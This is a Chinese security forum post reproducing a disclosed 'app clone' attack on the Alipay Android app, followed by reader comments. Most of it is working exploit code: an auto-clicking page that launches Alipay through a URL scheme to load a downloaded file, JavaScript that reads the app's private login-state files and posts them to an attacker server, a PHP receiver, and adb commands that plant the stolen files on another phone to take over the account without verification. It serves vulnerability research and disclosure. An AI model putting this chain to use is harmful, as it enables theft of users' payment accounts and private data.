玄武实验室支付宝克隆攻击分析与复现 - 先知社区

笔记本:	web渗透
创建时间:	2018/1/17 10:41
作者:	jishuzhain
URL:	https://webcache.googleusercontent.com/search?q=cache:LaTFARR_uawJ:https://xianzhi.aliyun.com/forum/topic/1952+&cd=3&hl=zh-CN&ct=clnk&gl=uk

玄武实验室支付宝克隆攻击分析与复现

admin | 2018-01-16 23:19:37

支付宝克隆攻击原理分析与复现

author: Dlive@天枢&MMSL Team

0x01 前言

该漏洞由腾讯玄武实验室发现

这个应用克隆攻击方式是多个漏洞所组成的攻击链

本文以支付宝为例，分析并复现此次克隆攻击

ps. 看了无数遍漏洞公告和演示视频，一点一点完善对利用过程的猜想，终于复现成功...

支付宝旧版本下载:

http://app.cnmo.com/android/105072/history.html
https://www.hackhome.com/zt/zfbjbbdq/xiazai/

测试环境:

支付宝10.0.12

攻击者：Nexus 5 + Macbook pro

被攻击者：Nexus 6p + Chrome

注意:
复现漏洞时请删除被攻击者支付宝应用目录下的热补丁
即删掉/data/data/com.eg.android.AlipayGphone/目录下files/apatch/和files/hotpatch/中的文件
这个问题坑了我好久。。。

0x01 攻击阶段1 - URL Scheme攻击

通过将自定义URI方案设置src为如下所示，可以通过在页面中嵌入iframe来实现打开应用程序

```
<iframe src="paulsawesomeapp://page1">
```

这适用于Android版Chrome浏览器，版本18及更早版本。
适用于Android的Chrome版本25及更高版本的功能略有改变。通过设置iframe的src属性不再可能启动Android应用程序。
但是使用a标签是可以的

```
<?xml version="1.0" encoding="utf-8"?>
<html>
    <head>
        <title>URL打开APP</title>
```

```
    <body>
        <a href="jaq://jaq.alibaba.com?article=article_id"> 打开Demo APP </a>
</html>
```


并且可以使用a标签+js模拟点击实现自动化打开app的效果

以支付宝为例，反编译apk之后在manifest文件中发现支付宝支持的几个scheme

```
<data android:scheme="alipayss" />
<data android:scheme="alipays" />
<data android:scheme="alipayqr" />
<data android:scheme="alipayauth" />
<data android:scheme="alipayre" />
<data android:scheme="https" />
<data android:scheme="alipaylite" />
<data android:scheme="alipay" android:host="merchantpay" />
```

问了一下身边专门做安卓开发的同学说应该不存在java代码里动态设置scheme的方法，所以目标就锁定在了以上几个scheme

于是去查了一下上面几个scheme的相关资料，发现使用如下几个URL Scheme是可以在支付宝中打开Webview的

我也尝试逆向了一下，但是后来发现在网上搜索相关资料就可以找到这个几个scheme的使用方法

ps. 不知道为什么蚂蚁金服的文档中搜不到 https://open.alipay.com/search/searchDetail.htm?keyword=alipayqr

```
alipayqr://platformapi/startapp?saId=10000007&clientVersion=3.7.0.0718&qrcode=https%3A%2F%2Fqr.alipay.com%2Faescsnt49njcwynkda%3F_s%3Dweb-other
```

```
alipays://platformapi/startapp?saId=10000007&clientVersion=3.7.0.0718&qrcode=https%253A%252F%252Fqr.alipay.com%252Fbax041244dd0qf8n6ras805b%253F_s%253Dweb-othe
```

```
alipays://platformapi/startapp?appId=20000067&url=http://www.baidu.com
```

一开始一直以为这个漏洞是利用了安卓Webview的漏洞首先从http域跨到了file域，然后在file域中进行进一步利用

但是这和腾讯关于漏洞的描述有些冲突，因为说是可以在没有漏洞的安卓系统上进行攻击

于是仔细观察了腾讯的漏洞演示视频，受害者打开链接后有下载文件的过程，这时候才恍然大悟

对Webview的攻击是直接加载的下载到受害者机器上的本地文件，也就是说文件被加载时就已经处于file域中

后来经过测试之后前两个URL Scheme无法加载file域资源

于是构造第一阶段攻击Exp如下:

exp.html

```
<iframe style="display:none" src="exp.php"></iframe>

<script src="https://cdn.bootcss.com/jquery/3.2.1/jquery.min.js"></script>

<script type="text/javascript">
  $(function(){
    function clicksp(){
      $("#sp").trigger("click");
    }
    setTimeout(clicksp, 500);
  });
</script>

<a href="alipayqr://platformapi/startapp?saId=10000007&clientVersion=3.7.0.0718&qrcode=file:///sdcard/Download/exp2.html"><span id="sp"></span></a>
```

exp.php

```
<?php

header("Content-Disposition: attachment; filename=exp2.html");

?>

<h2>Hello Alipay!</h2>
```

攻击阶段1达到了从网页打开支付宝app，并且下载和加载exp2.html的目的

0x02 攻击阶段2 - Webview跨域攻击

因为文件被加载时就已经处于file域中，所以下一步就是读取支付宝保存用户信息的文件，然后回传到攻击者服务器上

通过file域访问file域的资源需要设置API setAllowFileAccessFromFileURLs为true
通过file域访问其他域，如http域的资源，需要设置API setAllowUniversalAccessFromFileURLs为true

关于这两个API的描述可以参考《WEBVIEW跨源攻击分析》这里不再多讲

现在已经可以直接构造读取支付宝本地文件并回传

攻击阶段2的exp如下

修改攻击阶段1的exp.php文件如下


exp.php


```
<?php

header("Content-Disposition: attachment; filename=exp2.html");

echo file_get_contents('exp2.html');
```

exp2.html （以读取shared_prefs/welcome.xml为例）

```
<h2>Hello Alipay!</h2>
<script>
function createXHR(){
    if(typeof XMLHttpRequest != 'undefined'){
        return new XMLHttpRequest();
    }else if(typeof ActiveXObject != 'undefined'){
        if(typeof arguments.callee.activeXString != 'string'){
            var versions = ['MSXML2.XMLHttp.6.0','MSXML2.XMLHttp.3.0','MSXML2.XMLHttp'];
            for(var i=0;i<versions.length;i++){
                try{
                    var xhr = new ActiveXObject(versions[i]);
                    arguments.callee.activeXString = versions[i];
                    return xhr;
                }catch(ex){}
            }
        }
        return new ActiveXObject(arguments.callee.activeXString);
    }else{
        throw new Error('No XHR Object available');
    }
}
// send GET Request
function sendGetRequest(url,callback){
    var xhr  = createXHR();
    xhr.open('GET',url,false);
    xhr.send();
    callback(xhr.responseText);
}
sendGetRequest('file:///data/data/com.eg.android.AlipayGphone/shared_prefs/welcome.xml', function(response){
    alert(response);
});
</script>
```

效果如下





攻击阶段2达到了读取支付宝app私有文件的目的

0x03 攻击阶段3 - 克隆攻击

2012年黑哥就提到过克隆攻击的思路，可参考《Attack Your Android Apps By Webview》

同一用户使用账号密码登录多个设备支付宝是会被要求进行安全验证的(如选出该账号的好友、短信验证)

但是通过拷贝/data/data/com.eg.android.AlipayGphone下的文件到其他设备的方式，支付宝是不会有安全验证的

猜测支付宝在第一次运行之后就不再判断设备指纹，所以可被克隆攻击。

测试的时候通过删除文件(可以用类似二分法提高效率)的方法逐渐确定和用户登录状态相关的文件

经过一段时间的测试，发现支付宝中与用户登录状态相关的文件有如下几个

```
├── databases
│   ├── alipayclient.db
│   └── alipayclient.db-journal
├── files
│   └── SGMANAGER_DATA2
└── shared_prefs
    ├── alipay_tid_storage.xml
    └── secuitySharedDataStore.xml
```

攻击阶段3确定了与支付宝登录状态相关的文件，并读取这些文件回传到攻击者服务器上，攻击者拿到文件后将文件拷贝到攻击机上即可控制被攻击者账户

0x04 完整的exp

结合第一阶段、第二阶段和第三阶段的攻击，最终可构造几个exp文件如下

exp.html:

```
<iframe style="display:none" src="exp.php"></iframe>

<script src="https://cdn.bootcss.com/jquery/3.2.1/jquery.min.js"></script>

<script type="text/javascript">
  $(function(){
    function clicksp(){
      $("#sp").trigger("click");
    }
    setTimeout(clicksp, 500);
  });
</script>

<a href="alipayqr://platformapi/startapp?saId=10000007&clientVersion=3.7.0.0718&qrcode=file:///sdcard/Download/exp2.html"><span id="sp"></span></a>
```

exp.php

exp.php

```
<?php

header("Content-Disposition: attachment; filename=exp2.html");

echo file_get_contents('exp2.html');
```

exp2.html:

```
<h2>Hello Alipay!</h2>

<script>
var server = "http://10.210.38.162:8888/recv.php";

function createXHR(){
    if(typeof XMLHttpRequest != 'undefined'){
        return new XMLHttpRequest();
    }else if(typeof ActiveXObject != 'undefined'){
        if(typeof arguments.callee.activeXString != 'string'){
            var versions = ['MSXML2.XMLHttp.6.0','MSXML2.XMLHttp.3.0','MSXML2.XMLHttp'];
            for(var i=0;i<versions.length;i++){
                try{
                    var xhr = new ActiveXObject(versions[i]);
                    arguments.callee.activeXString = versions[i];
                    return xhr;
                }catch(ex){}
            }
        }
        return new ActiveXObject(arguments.callee.activeXString);
    }else{
        throw new Error('No XHR Object available');
    }
}

// send POST Request
function sendPostRequest(url,data,headers,callback){

    var xhr  = createXHR();
    xhr.onload = function(){
        callback(xhr.responseText);
    }
    xhr.open('POST',url,false);
    if(typeof(headers)=='object'){
        for(var index in headers){
            if(typeof(headers[index])!='function'){
                xhr.setRequestHeader(index,headers[index]);
            }
        }
    }
    xhr.send(data);
}

// send GET Request to read file and return base64(file_content)
function sendGetRequestForB64File(url, filename, callback) {
    var xhr = createXHR();
    xhr.onload = function() {
    var reader = new FileReader();
        reader.onloadend = function() {
            var result = reader.result;
            var data = result.substr(result.search('base64,') + 'base64,'.length,result.length);
            data = data.replace(/\+/g,'-').replace(/\//g, '_');
            callback(filename, data);
        }
        reader.readAsDataURL(xhr.response);
    };
    xhr.open('GET', url);
    xhr.responseType = 'blob';
    xhr.send();
}

var files = Array(
    'databases/alipayclient.db',
    'databases/alipayclient.db-journal',
    'files/SGMANAGER_DATA2',
    'shared_prefs/alipay_tid_storage.xml',
    'shared_prefs/securitySharedDataStore.xml'
);

var base_path = 'file:///data/data/com.eg.android.AlipayGphone/';


for(var each in files){
    var file_path = base_path + files[each]
    sendGetRequestForB64File(file_path,files[each],function(filename, response){
        sendPostRequest(
            server,
            'name=' + escape(filename) + '&' + 'content=' + escape(response),
            {"Content-type" : "application/x-www-form-urlencoded"},
            function(a){}
        );
    });
}
</script>
```

recv.php：

> 因为我是在内网接收的数据，所以测试时为了方便直接接收参数就写文件了

> 大佬们把这个脚本去到自己服务器上测试的时候小心一点，可能会被别人写shell XD

```
<?php

function base64url_decode($data) {
    return base64_decode(str_pad(strtr($data, '-_', '+/'), strlen($data) % 4, '=', STR_PAD_RIGHT));
}

file_put_contents('/home/dlive/Desktop/exp/clone_attack/'.$_POST['name'], base64url_decode($_POST['content']));
```

攻击者将从被攻击者手机上窃取的文件拷贝到自己手机上：

```
adb -s 049219950024a175 install ~/Desktop/clone/apk/alipay.apk
adb -s 049219950024a175 shell
su
adb -s 049219950024a175 push ~/Desktop/clone/exp/clone_attack/ /sdcard/
cp -R /sdcard/clone_attack/* /data/data/com.eg.android.AlipayGphone/
chmod -R 777 /data/data/com.eg.android.AlipayGphone/
然后打开app即可
```

攻击者通过拷贝攻击，无需回答身份验证问题，无需短信验证，即可登录受害者账户，并且无需付款密码即可使用付款码

具体攻击操作可见视频演示（不是很会处理视频，导致视频质量有点差，希望大家不要介意）

https://youtu.be/o6IbSAJUUYo

0x05 总结

总的来说这个漏洞原理比较简单，克隆攻击所用到的漏洞类型都是已经在网上被曝出过的，

但是为什么还有如此多的app存在被这种攻击方式攻击的风险，这一点是值得思考的。

整个漏洞利用过程全靠自己猜想验证，如果哪里描述的不准确欢迎交流指正。

0x06 参考

1. 关于Android平台WebView控件存在跨域访问高危漏洞的安全公告
   http://www.cnvd.org.cn/webinfo/show/4365?from=timeline&isappinstalled=0
2. “应用克隆”攻击模型
   https://mp.weixin.qq.com/s/pQqOLQS_hWfv8btYpYK1xQ
3. Android安全开发之浅谈网页打开APP
   https://yq.aliyun.com/articles/57088
4. Webview跨源攻击分析
   http://blogs.360.cn/360mobile/2014/09/22/webview%E8%B7%A8%E6%BA%90%E6%94%BB%E5%87%BB%E5%88%86%E6%9E%90/
5. Attack Your Android Apps By Webview
   http://blog.knownsec.com/2013/03/attack-your-android-apps-by-webview/
6. Andorid Intent 与 Chrome
   https://developer.chrome.com/multidevice/android/intents?spm=5176.100239.blogcont57088.9.1c29be50KIPvAG

1 条追加内容

追加 于 2018年1月16日 23:25

0x01 中的这句话大家忽略。。“后来经过测试之后前两个URL Scheme无法加载file域资源”，三个URL Scheme都可以加载file域资源，这句话是刚开始测试的时候热补丁导致我判断错误，后来忘记删了

4 条回复

admin 发表于：2018-01-16 23:24:02

0x01 中的这句话大家忽略。。“后来经过测试之后前两个URL Scheme无法加载file域资源”，三个URL Scheme都可以加载file域资源，这句话是刚开始测试的时候热补丁导致我判断错误，后来忘记删了

0 回复Ta

b5mali4 发表于：2018-01-17 00:18:25

厉害厉害，感觉复现一波

0 回复Ta

nearg1e 发表于：2018-01-17 00:33:39

厉害。看了一遍, 和我的想法是一致的。
其实为什么"如此多的app存在被这种攻击方式攻击的风险"呢?

我觉得和业务有点关系 大部分的app是需要webkit支持的 例如基于Hybird实现的app功能 肯定是需要加载私有目录下的html文件的 在需要解决跨域问题的情况下 对setAllowFileAccessFromFileURLs和setAllowUniversalAccessFromFileURLs的依赖就比较大 所以这两个选项一般为true

然后业务不可能只是调用Scheme去打开app 一般需要打开app的某一个功能view。所以传入route 拼接route加载html文件的情况就出现了。

所以如果讨论修复方式的话：

对业务影响最小的修复方式：应该就是对路径参数的限制和过滤吧。在webview.loadUrl之前，把url转化为绝对路径，并检测是否属于/data/data/com.xxxxx.xx/htmlpath/下。

0 回复Ta

nearg1e 发表于：2018-01-17 00:40:20

还有 chrome for android 下载文件居然不用点击确定和scheme打开应用居然不需要确定...

0 回复Ta

登录 后跟帖